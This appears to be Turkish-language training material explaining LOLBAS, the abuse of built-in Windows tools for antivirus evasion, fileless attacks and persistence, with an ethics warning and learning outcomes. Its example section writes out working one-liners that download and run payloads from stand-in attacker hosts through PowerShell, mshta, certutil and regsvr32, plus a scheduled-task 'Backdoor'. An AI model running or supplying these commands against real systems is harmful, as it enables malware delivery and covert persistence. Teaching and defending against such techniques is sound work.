**🧠 1. LOLBAS Nedir?**

**LOLBAS**, “**Living Off the Land Binaries And Scripts**” ifadesinin kısaltmasıdır.  
Yani:

Sistemde zaten **var olan**, **güvenilir görünen** Windows dosyaları, script’ler ve kütüphaneler kullanılarak saldırı gerçekleştirme yöntemidir.

📌 **Saldırgan, kendi zararlı dosyasını yüklemek yerine, sistemdeki meşru araçları kötüye kullanır.**

**⚔️ 2. Ne Amaçla Kullanılır?**

| **Amaç** | **Açıklama** |
| --- | --- |
| 🚫 Antivirüs atlatma | Bilinen sistem araçları AV tarafından zararlı görülmez |
| 🛠️ Fileless saldırılar | Diskte iz bırakmadan işlem yapma |
| 📥 Payload indirme/çalıştırma | PowerShell, mshta gibi araçlarla zararlı komut yürütme |
| 🧭 Keşif ve bilgi toplama | whoami, net.exe, wmic, etc. ile sistem bilgisi toplama |
| 🔄 Kalıcılık oluşturma | At komutu, schtasks, reg ile yeniden başlatmada çalıştırma |

**📚 3. LOLBAS Projesi**

* https://lolbas-project.github.io
* Sistem dosyalarının **zararlı amaçla nasıl kullanılabileceğini belgeleyen** açık kaynaklı bir projedir.

**🧰 4. Örnek LOLBAS Komutları**

**🔥 PowerShell ile payload çalıştırmak:**

powershell -nop -w hidden -c "IEX (New-Object Net.WebClient).DownloadString('http://attacker/payload.ps1')"

**🧷 Mshta ile zararlı script çalıştırmak:**

mshta http://attacker.com/malicious.hta

**🧾 Certutil ile dosya indirme:**

certutil -urlcache -split -f http://attacker/payload.exe payload.exe

**💣 Regsvr32 ile uzaktan script çalıştırmak:**

regsvr32 /s /n /u /i:http://attacker.com/payload.sct scrobj.dll


**🧬 Wmic ile komut yürütme:**

wmic process call create "cmd.exe /c whoami"

**🔁 At / Schtasks ile kalıcılık:**

schtasks /create /sc minute /mo 1 /tn "Backdoor" /tr "payload.exe"

📷 5. Örnek Terminal Çıktısı



**🔒 6. Neden Etkilidir?**

| **Neden?** | **Açıklama** |
| --- | --- |
| ✅ Sistemde zaten var | Ek yük gerekmez |
| ✅ Dijital imzalı | AV sistemlerini kandırabilir |
| ✅ Ağır tespit zorluğu | Davranışsal analiz gerektirir |
| ✅ Uç nokta zafiyetlerinden yararlanır | Özellikle legacy sistemlerde çok tehlikelidir |

**⚠️ 7. Etik ve Hukuki Uyarı**

* LOLBAS teknikleri sadece **Red Team**, **pentest** ve **laboratuvar ortamlarında** kullanılmalıdır
* Gerçek sistemlerde izinsiz kullanımı **yasal suçtur**

**🎯 8. Öğrenim Kazanımları**

* Windows içindeki meşru araçların nasıl kötüye kullanılabileceğini öğrenme
* Antivirüs atlatma ve dosyasız saldırı mantığını kavrama
* PowerShell, MSHTA, regsvr32 gibi araçların saldırılardaki rolünü anlama
* Mavi Takım (Blue Team) için savunma bilinci oluşturma